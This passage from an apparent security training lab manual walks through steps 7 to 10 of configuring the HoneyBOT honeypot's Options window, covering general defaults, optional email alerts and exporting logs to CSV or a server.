
7. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings or modify them accordingly.

8. In this task, we are leaving the settings on default for the **General** tab in the **Options** window.




9. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

Note: In this task, we will not be providing any details for email alerts.




Module 12 – Evading IDS, Firewalls, and Honeypots

10. On the **Exports** tab, in which you can export the logs recorded by HoneyBOT, choose the required option to view the reports, and then proceed to the next step. (here, **Export Logs to CSV** and **Upload Logs to Server** checkbox are selected)

